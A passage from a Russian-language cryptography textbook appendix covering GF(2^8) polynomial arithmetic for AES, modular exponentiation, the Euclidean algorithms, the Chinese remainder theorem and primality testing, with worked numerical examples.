с неприводимым многочленом $r(x)$ степени nk над полем $\mathbb{GF}(2)$,

$$r(x) = \sum_{i=0}^{nk} a_i x^i,\ a_i \in \mathbb{GF}(2),\ a_{nk} = 1.$$

Поле $\mathbb{GF}(2^{nk})$ можно задать и как расширение степени k базового поля $\mathbb{GF}(2^n)$:

$$\alpha \in \mathbb{GF}((2^n)^k),\ \alpha = \sum_{i=0}^{k-1} a_i x^i,\ a_i \in \mathbb{GF}(2^n)$$

с неприводимым многочленом $r(x)$ степени k над полем $\mathbb{GF}(2^n)$,

$$r(x) = \sum_{i=0}^{k} a_i x^i, \;\; a_i \in \mathbb{GF}(2^n), \;\; a_k = 1.$$

Пример. В таблице А.4 приведены примеры приводимых и неприводимых многочленов над полем $\mathbb{GF}(2^8)$.

Таблица А.4 – Примеры многочленов над полем $\mathbb{GF}(2^8)$

Многочлен	Разложение
$'01'x + '00'$	неприводимый
$'01'x + '01'$	неприводимый
$'01'x + 'A9'$	неприводимый
$'01'x^2 + '00'x + '00'$	$('01'x) \cdot ('01'x)$
$'1D'x^2 + 'AF'x + '52'$	$('41'x + '0A') \cdot ('E3'x + '5A')$
$'01'x^4 + '01'$	$('01'x + '01')^4$

В алгоритме AES вектор-столбец $\mathbf{a}$ состоит из четырёх байтов a_0, a_1, a_2, a_3. Ему ставится в соответствие многочлен $\mathbf{a}(y)$ от переменной y вида

$$\mathbf{a}(y) = a_3 y^3 + a_2 y^2 + a_1 y + a_0,$$

причём коэффициенты многочлена (байты) интерпретируются как элементы поля $\mathbb{GF}(2^8)$. Это значит, что при сложении или умножении двух таких многочленов их коэффициенты складываются и перемножаются, как определено выше.

Многочлены $\mathbf{a}(y)$ и $\mathbf{b}(y)$ умножаются по модулю многочлена

$$\mathbf{M}(y) = '01'y^4 + '01' = y^4 + 1, \;\; '01' \in \mathbb{GF}(2^8),$$

$$\mathbf{M}(y) = ('01', '00', '00', '00', '01'),$$

который *не* является неприводимым над $\mathbb{GF}(2^8)$.

Операция умножения по модулю $\mathbf{M}(y)$ обозначается $\otimes$:

$$\mathbf{a}(y)\ \mathbf{b}(y) \mod \mathbf{M}(y) \equiv \mathbf{a}(y) \otimes \mathbf{b}(y).$$

Операция «перемешивание столбца» в шифровании AES состоит в умножении многочлена столбца на

$$\mathbf{c}(y) = (03, 01, 01, 02) = '03'y^3 + '01'y^2 + '01'y + '02'$$

по модулю $\mathbf{M}(y)$. Многочлен $\mathbf{c}(y)$ имеет обратный многочлен

$$\mathbf{d}(y) = \mathbf{c}^{-1}(y) \mod \mathbf{M}(y) = (0\mathrm{B}, 0\mathrm{D}, 09, 0\mathrm{E}) =$$

$$= {}'0\mathrm{B}'y^3 + {}'0\mathrm{D}'y^2 + {}'09'y + {}'0\mathrm{E}',$$

$$\mathbf{c}(y) \otimes \mathbf{d}(y) = (00, 00, 00, 01) = 1.$$

При расшифровании выполняется умножение на $\mathbf{d}(y)$ вместо $\mathbf{c}(y)$.

Так как

$$y^j = y^{j \mod 4} \mod y^4 + 1,$$

где коэффициенты из поля $\mathbb{GF}(2^8)$, то произведение многочленов

$$\mathbf{a}(y) = a_3y^3 + a_2y^2 + a_1y + a_0$$

и

$$\mathbf{b}(y) = b_3y^3 + b_2y^2 + b_1y + b_0,$$

обозначаемое как

$$\mathbf{f}(y) = \mathbf{a}(y) \otimes \mathbf{b}(y) = f_3y^3 + f_2y^2 + f_1y + f_0,$$

содержит коэффициенты

$$\begin{array}{lcccccccc}
f_0 & = & a_0b_0 & + & a_3b_1 & + & a_2b_2 & + & a_1b_3, \\
f_1 & = & a_1b_0 & + & a_0b_1 & + & a_3b_2 & + & a_2b_3, \\
f_2 & = & a_2b_0 & + & a_1b_1 & + & a_0b_2 & + & a_3b_3, \\
f_3 & = & a_3b_0 & + & a_2b_1 & + & a_1b_2 & + & a_0b_3.
\end{array}$$

Эти соотношения можно переписать также в матричном виде:

$$\begin{bmatrix} f_0 \\ f_1 \\ f_2 \\ f_3 \end{bmatrix} = \begin{bmatrix} a_0 & a_3 & a_2 & a_1 \\ a_1 & a_0 & a_3 & a_2 \\ a_2 & a_1 & a_0 & a_3 \\ a_3 & a_2 & a_1 & a_0 \end{bmatrix} \begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{bmatrix}.$$

Умножение матриц производится в поле $\mathbb{GF}(2^8)$. Матричное представление полезно, если нужно умножать фиксированный вектор на несколько различных векторов.

Пример. Вычислим для $\mathbf{a}(y) = (\mathrm{F2}, 7\mathrm{E}, 41, 0\mathrm{A})$ произведение $\mathbf{a}(y) \otimes \mathbf{c}(y)$:

$$\mathbf{c}(y) = (03, 01, 01, 02),$$

$$\mathbf{d}(y) = \mathbf{c}^{-1}(y) \mod \mathbf{M}(y) = (0B, 0D, 09, 0E).$$

$$\mathbf{a}(y) \otimes \mathbf{c}(y) = \begin{bmatrix} 0A & F2 & 7E & 41 \\ 41 & 0A & F2 & 7E \\ 7E & 41 & 0A & F2 \\ F2 & 7E & 41 & 0A \end{bmatrix} \cdot \begin{bmatrix} 02 \\ 01 \\ 01 \\ 03 \end{bmatrix} =$$

$$\begin{bmatrix} 0A \cdot 02 & \oplus & F2 & \oplus & 7E & \oplus & 41 \cdot 03 \\ 41 \cdot 02 & \oplus & 0A & \oplus & F2 & \oplus & 7E \cdot 03 \\ 7E \cdot 02 & \oplus & 41 & \oplus & 0A & \oplus & F2 \cdot 03 \\ F2 \cdot 02 & \oplus & 7E & \oplus & 41 & \oplus & 0A \cdot 03 \end{bmatrix} = \begin{bmatrix} 5B \\ F8 \\ BA \\ DE \end{bmatrix};$$

$$\mathbf{a}(y) \otimes \mathbf{c}(y) = \mathbf{b}(y),$$
$$\mathbf{b}(y) \otimes \mathbf{d}(y) = \mathbf{a}(y);$$

$$\begin{array}{ccccc} (F2, 7E, 41, 0A) & \otimes & (03, 01, 01, 02) & = & (DE, BA, F8, 5B), \\ (DE, BA, F8, 5B) & \otimes & (0B, 0D, 09, 0E) & = & (F2, 7E, 41, 0A). \end{array}$$

A.5. Модульная арифметика

A.5.1. Сложность модульных операций

Криптосистемы с открытым ключом, как правило, построены в модульной арифметике с длиной модуля от сотни до нескольких тысяч разрядов. Сложность алгоритмов оценивают как количество битовых операций в зависимости от длины. В таблице A.5 приведены оценки (с точностью до порядка) сложности модульных операций для простых (или «школьных») алгоритмов вычислений. На самом деле для реализации арифметики длинных чисел (сотни или тысячи двоичных разрядов) следует применять существенно более эффективные (более «хитрые») алгоритмы вычислений, использующие, например, специальный вид быстрого преобразования Фурье и другие приёмы.

A.5.2. Возведение в степень по модулю

Рассмотрим два алгоритма возведения числа a в степень b по модулю n (см. [116, 9.3.1. Простые двоичные схемы]). Оба этих

Таблица А.5 – Битовая сложность операций по модулю n длиной $k = \log n$ бит

Операция, алгоритм	Сложность
1. $a \pm b \mod n$	$O(k)$
2. $a \cdot b \mod n$	$O(k^2)$
3. $\gcd(a, b)$, алгоритм Евклида	$O(k^2)$
4. $(a, b) \to (x, y, d) : ax + by = d = \gcd(a, b)$, расширенный алгоритм Евклида	$O(k^2)$
5. $a^{-1} \mod n$, расширенный алгоритм Евклида	$O(k^2)$
6. Китайская теорема об остатках	$O(k^2)$
7. $a^b \mod n$	$O(k^3)$

алгоритма основываются на разложении показателя b в двоичное представление:

$$b = \sum_{i=1}^{k} b_i 2^i, \quad b_i \in \{0, 1\}. \tag{A.1}$$

Схема «слева направо»

Алгоритм 2 сводится к вычислению следующей формулы:

$$c = \left(\left(\left(\left(\left(1 \cdot a^{b_k}\right)^2 \cdot a^{b_{k-1}}\right)^2 \cdot a^{b_{k-2}}\right)^2 \dots\right)^2 \cdot a^{b_2}\right)^2 \cdot a^{b_1} \mod n.$$

Алгоритм требует $k-1$ возведений в квадрат и $t-1$ умножений, где t – количество единиц в двоичном представлении показателя степени. Так как возведение в квадрат можно сделать примерно в два раза быстрее, чем умножение на произвольное число, то, например, в криптосистеме RSA показатель степени стараются выбрать таким образом, чтобы в его двоичной записи было мало бит, отличных от нуля: $3_{10} = 11_2$ или $65537_{10} = 10000000000000001_2$.

Пример. Посчитаем с помощью простой двоичной схемы возведения в степень типа «слева направо» значение $175^{235} \mod 257$. Представим число 235 в двоичном виде:

$$235_{10} = 11101011_2.$$

Алгоритм 2 Простая двоичная схема возведения в степень типа «слева направо»

```
c := a;
for i := k − 1 to 1 do
  c := c^2 mod n;
  if (b_i == 1) then
    c := c · a mod n;
  end if
end for
return c;
```

Полное выражение для вычисления имеет вид:

$$c = (((((((1 \cdot a^1)^2 \cdot a^1)^2 \cdot a^1)^2 \cdot a^0)^2 \cdot a^1)^2 \cdot a^0)^2 \cdot a^1)^2 \cdot a^1 \mod 257.$$

1. $c := 175$;

2. $c := 175^2 \mod 257 = 42$,
   $c := 42 \times 175 \mod 257 = 154$;

3. $c := 154^2 \mod 257 = 72$,
   $c := 72 \times 175 \mod 257 = 7$;

4. $c := 7^2 \mod 257 = 49$;

5. $c := 49^2 \mod 257 = 88$,
   $c := 88 \times 175 \mod 257 = 237$;

6. $c := 237^2 \mod 257 = 143$;

7. $c := 143^2 \mod 257 = 146$,
   $c := 146 \times 175 \mod 257 = 107$;

8. $c := 107^2 \mod 257 = 141$,
   $c := 141 \times 175 \mod 257 = 3$;

9. Ответ: 3. Потребовалось 7 возведений в квадрат и 5 умножений.

Алгоритм можно обобщить на использование произвольного основания разложения степени. Например, использование основания, представляющего собой степень двойки, будет являться методом улучшения описанной выше схемы под названием «просматривание» (англ. *windowing*, см. [116, 9.3.2. Улучшение схем возведения в степень]). Если в качестве основания выбрать $s = 4$, то формула из примера выше для вычисления $175^{235} \mod 257$ принимает вид:

$$235_{10} = 3223_4;$$
$$c = \left(\left(\left(1 \cdot 175^3\right)^4 \cdot 175^2\right)^4 \cdot 175^2\right)^4 \cdot 175^3 \mod 257.$$

Для вычисления уже потребуется $3 \times 2 = 6$ возведений в квадрат и 3 умножения. Но сначала потребуется вычислить значения $175^2 \mod 257$ и $175^3 \mod 257$. Для больших показателей степени n выгода в количестве умножений будет очевидна.

Схема «справа налево»

Другим вариантом является схема типа «справа налево» (см. алгоритм 3). Она также основывается на разложении показателя степени по степеням двойки А.1. Её можно представить следующей формулой:

$$\begin{aligned} c &= a^b = \\ &= a^{\sum b_i 2^{i-1}} = \\ &= a^{b_1} \times a^{(b_2 2)} \times a^{(b_3 2^2)} \times a^{(b_4 2^3)} \times \cdots \times a^{(b_k 2^{k-1})} = \\ &= a^{b_1} \times \left(a^2\right)^{b_2} \times \left(a^4\right)^{b_3} \times \left(a^8\right)^{b_4} \times \cdots \times \left(a^{2^{k-1}}\right)^{b_k} = \\ &= \prod_{i=1}^{k} \left(a^{2^{i-1}}\right)^{b_i}. \end{aligned}$$

Пример. Посчитаем с помощью простой двоичной схемы возведения в степень типа «справа налево» значение $175^{235} \mod 257$. Представим число 235 в двоичном виде:

$$235_{10} = 11101011_2.$$

1. $c := 1 \times 175 \mod 257 = 175$,
   $t := 175^2 \mod 257 = 42$;

Алгоритм 3 Простая двоичная схема возведения в степень типа «справа налево»

```
c := 1;
t := a;
for i := 1 to k do
  if (b_i == 1) then
    c := c · t mod n;
  end if
  t := t^2 mod n;
end for
return c.
```

2. $c := 175 \times 42 \mod 257 = 154$,
   $t := 42^2 \mod 257 = 222$;

3. $t := 222^2 \mod 257 = 197$;

4. $c := 154 \times 197 \mod 257 = 12$,
   $t := 197^2 \mod 257 = 2$;

5. $t := 2^2 \mod 257 = 4$;

6. $c := 12 \times 4 \mod 257 = 48$,
   $t := 4^2 \mod 257 = 16$;

7. $c := 48 \times 16 \mod 257 = 254$,
   $t := 16^2 \mod 257 = 256$;

8. $c := 254 \times 256 \mod 257 = 3$.

9. Ответ: 3. Потребовалось 7 возведений в квадрат и 5 умножений.

А.5.3. Алгоритм Евклида

Рекурсивная форма алгоритма Евклида вычисления $\gcd(a, b)$ имеет следующий вид:

$$(a, b) : a > b; \gcd(a, b) = \gcd(b, a \mod b).$$

Редуцирование чисел продолжается, пока не получим

$$a \mod b = 0,$$

тогда b и будет искомым НОД.

Пример. Вычислим $\gcd(56, 35)$:

$$\begin{aligned}\gcd(56,35) &= \gcd(35,\ 56 \mod 35 = 21) = \\ &= \gcd(21,\ 35 \mod 21 = 14) = \\ &= \gcd(14,\ 21 \mod 14 = 7) = \\ &= \gcd(7,\ 14 \mod 7 = 0) = \\ &= 7.\end{aligned}$$

А.5.4. Расширенный алгоритм Евклида

Расширенный алгоритм Евклида для целых $a, b : a > b$ находит[2]

$$x, y, d = \gcd(a, b) : ax + by = d.$$

Введём обозначения: g_i – частное от деления, r_i – остаток от деления на i-м шаге. Алгоритм:

$$\begin{aligned} r_{-1} &:= a, \\ r_0 &:= b, \\ y_0 &:= x_{-1} := 1, \\ y_{-1} &:= x_0 := 0. \end{aligned}$$

$$\begin{aligned} g_i &:= \lfloor r_{i-2}/r_{i-1} \rfloor, \\ r_i &:= r_{i-2} - g_i \cdot r_{i-1}, \\ y_i &:= y_{i-2} - g_i \cdot y_{i-1}, \\ x_i &:= x_{i-2} - g_i \cdot x_{i-1}. \end{aligned}$$

Алгоритм останавливается, когда $r_i = 0$.

Пример. В таблице А.6 приведён числовой пример алгоритма для $a = 136, b = 36$. Найдено $x = 4,\ y = -15,\ d = 4$.

[2] См., например, [101, 8.8 Наибольшие общие делители и алгоритм Евклида].

Таблица А.6 – Пример расширенного алгоритма Евклида для $a = 136, b = 36$

i	g_i	r_i	x_i	y_i			
-1	—	136	1	0	$136 =$	$1 \cdot 136$	$+0 \cdot 36$
0	—	36	0	1	$36 =$	$0 \cdot 136$	$+1 \cdot 36$
1	3	28	$+1$	-3	$28 =$	$+1 \cdot 136$	$-3 \cdot 36$
2	1	8	-1	$+4$	$8 =$	$-1 \cdot 136$	$+4 \cdot 36$
3	3	4	$+4$	-15	$4 =$	$+4 \cdot 136$	$-15 \cdot 36$
4	2	0	—	—			—

А.5.5. Нахождение мультипликативного обратного по модулю

Расширенный алгоритм Евклида можно использовать для вычисления обратного элемента: для заданных a и n найти $x, y, d = \gcd(a, n) : ax + ny = d$. Пусть a, n – взаимно простые, тогда:

$$\begin{aligned} &ax + ny = 1, \\ &ax \equiv 1 \mod n, \\ &x \equiv a^{-1} \mod n. \end{aligned}$$

Пример. В таблице А.7 приведён числовой пример вычисления расширенным алгоритмом Евклида для $a = 142, b = 33$ обратных элементов $33^{-1} \equiv -43 \mod 142$ и $142^{-1} \equiv 10 \mod 33$.

Таблица А.7 – Пример вычисления обратных элементов $33^{-1} \equiv -43 \mod 142$ и $142^{-1} \equiv 10 \mod 33$ из уравнения $142x + 33y = 1$ расширенным алгоритмом Евклида

i	g_i	r_i	x_i	y_i			
-1	—	142	1	0	$142 =$	$1 \cdot 142$	$+0 \cdot 33$
0	—	33	0	1	$33 =$	$0 \cdot 142$	$+1 \cdot 33$
1	4	10	$+1$	-4	$10 =$	$+1 \cdot 142$	$-4 \cdot 33$
2	3	3	-3	$+13$	$3 =$	$-3 \cdot 142$	$+13 \cdot 33$
3	3	1	$+10$	-43	$1 =$	$+10 \cdot 142$	$-43 \cdot 33$
4	3	0	—	—			—

Для k-битового числа n-битовая сложность вычисления обрат-

ного элемента имеет порядок $O(k^2)$. Если известно разложение числа n на множители, то по теореме Эйлера

$$a^{-1} = a^{\varphi(n)-1} \mod n,$$

и вычисление обратного элемента реализуется с битовой сложностью $O(k^3)$, $k = \lceil \log_2 n \rceil$. Сложность вычислений по этому алгоритму можно уменьшить, если известно разложение на сомножители числа $\varphi(n) - 1$.

А.5.6. Китайская теорема об остатках

Китайская теорема об остатках (англ. *Chinese Remainder Theorem, CRT*), приписываемая китайскому математику Сунь Цзы (пиньинь: Sūn Zǐ, примерно III век до н. э.), утверждает о существовании и единственности (с точностью до некоторого модуля) числа x, заданного по множеству остатков от деления на попарно взаимно простые числа $n_1, n_2, n_3, \ldots, n_k$.

Теорема А.5.1 *Если натуральные числа $n_1, n_2, n_3, \ldots, n_k$ попарно взаимно просты, то для любых целых $r_1, r_2, r_3, \ldots, r_k$ таких, что $0 \leqslant r_i < n_i$, найдётся число x, которое при делении на n_i даёт остаток r_i для всех $1 \leqslant i \leqslant k$. Более того, любые два таких числа x_1 и x_2, имеющие одинаковые остатки $r_1, r_2, \ldots, r_k$, удовлетворяют сравнению:*

$$x_1 \equiv x_2 \mod n,$$
$$n = n_1 \times n_2 \times \cdots \times n_k.$$

Формула, приведённая в труде другого китайского математика Циня Цзюшао (пиньинь: Qín Jiǔsháo, XIII век н. э.), позволяет найти искомое число:

$$x = \sum_{i=1}^{k} r_i \cdot e_i,$$
$$e_i = \frac{n}{n_i} \cdot \left(\left(\frac{n}{n_i} \right)^{-1} \mod n_i \right), i = 1, \ldots, k.$$

Китайская теорема об остатках позволяет рассматривать набор попарно взаимно простых чисел $n_1, n_2, n_3, \ldots, n_k$ как некоторый

«базис», в котором число $0 \leqslant x < n$ можно задать с помощью «координат» $r_1, r_2, r_3, \ldots, r_k$. При этом операции сложения и умножения чисел можно выразить через операции сложения и умножения соответствующих остатков:

$$\begin{array}{ll} & a_i = a \mod n_i, \\ \forall a, b, c, & b_i = b \mod n_i, \quad \Rightarrow \\ & c_i = c \mod n_i \end{array}$$
$$(c \equiv a + b \mod n) \Leftrightarrow (c_i \equiv a_i + b_i \mod n_i, i = 1, \ldots, k),$$
$$(c \equiv a \times b \mod n) \Leftrightarrow (c_i \equiv a_i \times b_i \mod n_i, i = 1, \ldots, k).$$

Сложность перехода в векторную форму имеет порядок

$$O(\lceil \log_2 n \rceil^2).$$

Теорема используется для решения систем линейных модульных уравнений и для ускорения вычислений.

Пусть битовая длина n равна l, и пусть все n_i имеют одинаковую битовую длину k/r. Тогда операция умножения в векторном виде будет в

$$\frac{l^2}{r\,(l/r)^2} = r$$

раз быстрее.

Операция $c = m^e \mod n$ занимает $O(l^3)$ битовых операций. Если перейти к вычислениям по модулям n_i, то возведение в степень можно вычислить в

$$\frac{l^3}{r\,(l/r)^3} = r^2$$

раз быстрее, коэффициенты результирующего вектора равны

$$c_i = (m \mod n_i)^{e \mod \varphi(n_i)} \mod n_i, \; i = 1, \ldots, k.$$

A.5.7. Решение систем линейных уравнений

Пример. Решим, для примера, систему линейных уравнений. Применим CRT и а) для разложения одного уравнения по составному модулю на систему по взаимно простым модулям, и б) для

нахождения конечного решения системы уравнений:

$$\begin{cases} 9x \equiv 8 \mod 11, \\ 5x \equiv 7 \mod 12, \\ x \equiv 5 \mod 6, \\ 122x \equiv 118 \mod 240; \end{cases} \Rightarrow \begin{cases} x \equiv 8 \cdot 9^{-1} \mod 11, \\ x \equiv 7 \cdot 5^{-1} \mod 12, \\ x \equiv 5 \mod 6, \\ x \equiv 59 \cdot 61^{-1} \mod 120; \end{cases} \Rightarrow$$

$$\Rightarrow \begin{cases} x \equiv -4 \mod 11, \\ x \equiv -1 \mod 12, \\ x \equiv -1 \mod 6, \\ x \equiv -1 \mod 120; \end{cases} \Rightarrow \begin{cases} x \equiv -4 \mod 11, \\ \begin{cases} x \equiv -1 \mod 3, \\ x \equiv -1 \mod 4, \end{cases} \\ \begin{cases} x \equiv -1 \mod 3, \\ x \equiv -1 \mod 2, \end{cases} \\ \begin{cases} x \equiv -1 \mod 8, \\ x \equiv -1 \mod 3, \\ x \equiv -1 \mod 5; \end{cases} \end{cases} \Rightarrow$$

$$\Rightarrow \begin{cases} x \equiv -4 \mod 11, \\ x \equiv -1 \mod 3, \\ x \equiv -1 \mod 8, \\ x \equiv -1 \mod 5. \end{cases}$$

Все модули попарно взаимно простые, поэтому применима китайская теорема об остатках:

$$\begin{aligned} &n_1 = 11,\ n_2 = 3,\ n_3 = 8,\ n_4 = 5, \\ &n = n_1 \cdot n_2 \cdot n_3 \cdot n_4 = 1320, \\ &n/n_i = \{120, 440, 165, 264\}, \\ &(n/n_i)^{-1} \mod n_i = \{10, 2, 5, 4\}, \\ &e_i = \{1200, 880, 825, 1056\}, \\ &x = -4 \cdot 1200 - 1 \cdot 880 - 1 \cdot 825 - 1 \cdot 1056 = -7561, \\ &x \equiv 359 \mod 1320. \end{aligned}$$

Аналогично, если переписать последнюю систему с положи-

тельными остатками:

$$\begin{cases} x \equiv 7 \mod 11, \\ x \equiv 2 \mod 3, \\ x \equiv 7 \mod 8, \\ x \equiv 4 \mod 5. \end{cases}$$

$$x \equiv 7 \cdot 1200 + 2 \cdot 880 + 7 \cdot 825 + 4 \cdot 1056 = 20159,$$
$$x \equiv 359 \mod 1320.$$

Ответ: $x \equiv 359 \mod 1320$.

А.6. Псевдопростые числа

А.6.1. Оценка числа простых чисел

Функция $\pi(n)$ определяется как количество простых чисел из диапазона $[2, n]$. Существует предел [39; 94]

$$\lim_{n\to\infty} \frac{\pi(n)}{\frac{n}{\ln n}} = 1.$$

Для $n \geqslant 17$ верно неравенство $\pi(n) > \frac{n}{\ln n}$.

Идея поиска(генерации) простых чисел состоит в случайном выборе числа и тестировании его на простоту.

Вероятность P_k того, что случайное k-битовое число n будет простым, равна

$$\lim_{k\to\infty} P_k = \frac{1}{\ln n} = \frac{1}{k \ln 2}.$$

Пример. Вероятность того, что случайное 500-битное число, включая чётные числа, будет простым, примерно равна $\frac{1}{347}$, вероятность простоты случайного 2000-битного числа примерно равна $\frac{1}{1386}$.

Для дальнейшего рассмотрения интересен также вопрос об оценке вероятности того, что число n будет простым, если оно априори взаимно простое с первыми L простыми числами.

Пусть

$$\Delta_L = 2 \cdot 3 \cdot 5 \cdot \ \cdots \ \cdot p_L = \prod_{p \leqslant p_L} p$$

– произведение первых L простых чисел. Из теоремы о распределении простых чисел следует:

$$L \approx \frac{p_L}{\ln p_L}, \quad p_L \approx L \ln L.$$

Вероятность того, что случайное *нечётное* число не будет иметь общих делителей с первыми L простыми числами, равна

$$P(L) = \prod_{3 \leqslant p \leqslant p_L} \left(1 - \frac{1}{p}\right).$$

Используя приближение $1 - x \leqslant e^{-x}$, получаем:

$$P(L) \lesssim \exp\left(-\sum_{3 \leqslant p \leqslant p_L} \frac{1}{p}\right) = \exp\left(\frac{1}{2} - \sum_{p \leqslant p_L} \frac{1}{p}\right).$$

Существует предел

$$\lim_{n \to \infty} \left(\sum_{p \leqslant n} \frac{1}{p} - \ln \ln n\right) = M,$$

называемый константой Мейсселя — Мертенса:

$$M \approx 0.261497.$$

Упрощая уравнение, получаем:

$$P(L) \approx e^{\frac{1}{2} - \ln \ln p_L - M} = \frac{e^{\frac{1}{2} - M}}{\ln(L \ln L)}.$$

А.6.2. Генерирование псевдопростых чисел

Значительная часть криптосистем на открытых ключах основывается на использовании больших простых чисел. Однако получение таких чисел не является тривиальной операцией.

Генерировать большие простые числа заранее и сохранять их в некоторой таблице, например, для их последующего использования в качестве множителей модуля n в криптосистеме RSA,

небезопасно. Криптоаналитику для факторизации n вместо перебора всех простых чисел в качестве кандидатов делителей n будет достаточно перебрать заранее сохранённую таблицу возможных кандидатов. Однако и эффективной процедуры *генерации* больших простых чисел, пригодных для использования в криптографии, неизвестно. Поэтому под генерацией больших простых чисел обычно используют и подразумевают процедуру *поиска* больших простых чисел, описанную ниже.

1. Выбрать большое (псевдо)случайное нечётное число нужной битовой длины.

2. Проверить, является ли число простым.

3. Если не является, то вернуться к п. 1. Иначе вернуть число как результат процедуры.

Дополнительной проблемой является тот факт, что быстрые и качественные алгоритмы проверки на простоту также неизвестны. Все существующие алгоритмы можно классифицировать следующим образом.

- Алгоритмы *«доказанные»* и *«недоказанные»*. Корректность «доказанных» алгоритмов основывается на доказанных математических утверждениях. Остальные алгоритмы могут приводиться без доказательств либо могут быть основаны на недоказанных математических гипотезах, таких как гипотеза Римана. Существуют также *некорректные* алгоритмы, для которых доказано, что результат их работы для некоторых чисел ошибочен.

- Некоторые алгоритмы для своей работы используют случайные числа, из-за чего результат их работы может отличаться от запуска к запуску. Такие алгоритмы называются *вероятностными*, остальные – *детерминированными*. Для вероятностных алгоритмов существует вероятность ошибки ε, которая может являться функцией от дополнительного аргумента алгоритма (например, от числа раундов). В зависимости от теста, ошибка может быть как в объявлении простого числа составным, так и в объявлении составного числа простым.

- По производительности алгоритмы проверки чисел на простоту разделяют на *полиномиальные* и *неполиномиальные* от длины числа. Количество операций для полиномиального алгоритма не должно превышать значение некоторого полинома от битовой длины числа.

Идеальный алгоритм проверки чисел на простоту должен быть доказанным, детерминированным и полиномиальным. Кроме ограниченного роста количества операций («полиномиального») алгоритм должен обладать высокой скоростью работы для тех чисел, которые используются уже сейчас (2000 бит и выше) на современных персональных компьютерах. К сожалению, такие алгоритмы неизвестны.

- «Наивный» алгоритм (разд. А.6.3) является доказанным, детерминированным, но неполиномиальным (экспоненциальным) и медленным.

- Тест Ферма (разд. А.6.4) также является доказанным, детерминированным, но неполиномиальным и медленным.

- Тест Миллера (разд. А.6.5) является детерминированным, полиномиальным, но недоказанным и относительно медленным.

- Тест Миллера — Рабина (разд. А.6.6) является доказанным, полиномиальным, относительно быстрым, но вероятностным. Существует вероятность, что он объявит составное число простым.

- Тест AKS (разд. А.6.7) является доказанным, детерминированным, полиномиальным, но для существующей технологической базы медленным.

В настоящий момент для проверки числа на простоту используют комбинацию «наивного» алгоритма и теста Миллера — Рабина.

1. Выбрать параметр «уверенности» (англ. *certainty*), который вместе с требуемой битовой длиной числа будет являться входом алгоритма.

2. Выбрать большое (псевдо)случайное нечётное число n нужной битовой длины.

3. Проверить, является ли число n простым по «наивному» тесту до некоторого числа $m \ll n$ (часто – константа алгоритма).

4. Проверить, является ли число n простым по тесту Миллера — Рабина с числом раундов, которое зависит от значения параметра «уверенности».

5. Если число n прошло все тесты, то оно является выходом алгоритма. Иначе возвращаемся к п. 2.

Числа, полученные с помощью подобного алгоритма (или любого другого, если для проверки на простоту используются вероятностные алгоритмы), называются *псевдопростыми*.

Согласно формулам из предыдущего раздела, в среднем за $\ln n$ попыток встретится простое число. Если выбирать только нечётные числа, то среднее число попыток $\frac{\ln n}{2}$. Однако если выбирать такие числа, которые гарантированно не имеют малых делителей («просеивание чисел»), то значительно повышаются шансы, что это число окажется простым. Например, для $L = 10^4$ вероятность, что 1024-битовое нечётное число

$$n \approx 2^{1024}$$

окажется простым, повышается в

$$\frac{1}{P(10^4)} \approx 10$$

раз. В среднем, каждое

$$\frac{\ln n}{2} \cdot P(L) \approx \frac{710}{2}\frac{1}{10} \approx 36$$

36-е нечётное число может быть простым вместо каждого $\frac{\ln n}{2} \approx$ 355-го числа, если нечётные числа выбирать без ограничений (без просеивания).

В этом случае средняя сложность генерирования k-битового псевдопростого числа имеет порядок:

$$O\left(\frac{\ln n}{2} \cdot \frac{1}{P(L)} \cdot \left(tk^3\right)\right) = O(tk^4).$$

А.6.3. «Наивный» тест

«Наивный» тест состоит в проверке того, что число n не делится на числа от 2 до $\sqrt{n}$. Из определения простоты числа следует, что алгоритм будет являться корректным. Также очевидно, что алгоритм будет являться неполиномиальным относительно битовой длины числа n. Однако на нём можно удачно проиллюстрировать определение «свидетеля простоты», которое будет использоваться в алгоритмах в дальнейшем.

Будем называть число a *свидетелем простоты числа n по наивному алгоритму*, если выполняется условие

$$n/a \notin \mathbb{Z}.$$

Теперь детерминированный «наивный» алгоритм можно сформулировать следующим образом: если все числа a от 2 до $\sqrt{n}$ являются свидетелями простоты числа n по наивному алгоритму, то число n является простым. Иначе – составным.

Детерминированный «наивный» тест можно превратить в вероятностный.

1. Выберем случайным образом k различных $a_1, a_2, \ldots, a_k$ от 2 до $\sqrt{n}$.
2. Проверим, являются ли они все свидетелями простоты числа n по наивному алгоритму.
3. Если являются, то будем утверждать, что число n является псевдопростым с вероятностью ошибки $\varepsilon < (1 - 1/\sqrt{n})^k$, иначе – составным[3].

Так как проверку каждого «свидетеля» можно сделать за одну операцию деления (полиномиальное число операций относительно длины числа n), то для заданного числа проверок k данный вариант алгоритма будет являться доказанным, полиномиальным, но вероятностным. Кроме того, вероятность ошибки ε слишком велика. Для того чтобы вероятность ошибки составляла менее 99%, число проверок k должно быть сравнимо по величине с $\sqrt{n}$.

[3]Вероятность ошибки получена из вероятности «наткнуться» на *несвидетеля простоты числа n по наивному алгоритму*, которая для чисел от 2 до $\sqrt{n}$ не менее $1/\sqrt{n}$ (минимальная вероятность для случая, когда $n = p \times q$, $p < \sqrt{n} < q$).

A.6.4. Тест Ферма

Многие тесты на простоту основаны на малой теореме Ферма [102]: если n – простое число и a – целое число, не делящееся на n, то

$$a^{n-1} \equiv 1 \mod n. \tag{A.2}$$

Можно сформулировать следующую «обратную» теорему. Если для некоторого $a : 1 < a < n$ не выполняется утверждение A.2, то число n не является простым. На этой теореме основан следующий алгоритм, который и называется тестом Ферма.

Будем называть число *a свидетелем простоты числа n по Ферма*, если для него выполняется A.2.

Тест Ферма для числа n состоит в том, чтобы проверить, что все числа от 2 до n являются свидетелями простоты числа n по Ферма. С точки зрения производительности, тест Ферма хуже «наивного» теста.

Вероятность встретить «свидетеля непростоты» аналогична «наивному» тесту в худшем случае (для чисел n, являющихся числами Кармайкла), а скорость проверки одного свидетеля много меньше, чем у «наивного» теста.

A.6.5. Тест Миллера

Улучшение теста Ферма основано на следующем утверждении: для простого p из сравнений

$$a^2 \equiv 1 \mod p,$$

$$(a-1)(a+1) \equiv 0 \mod p$$

следует одно из двух утверждений:

$$\left[\begin{array}{l} a \equiv 1 \mod p, \\ a \equiv -1 \mod p. \end{array}\right.$$

Для того чтобы использовать это утверждение, представим чётное число $n-1$ в виде произведения:

$$n - 1 = 2^s r,$$

где s является натуральным числом, а r – нечётным. Возьмём некоторое a, $1 < a < n$, и рассмотрим последовательность чисел (все вычисления делаются по модулю n)

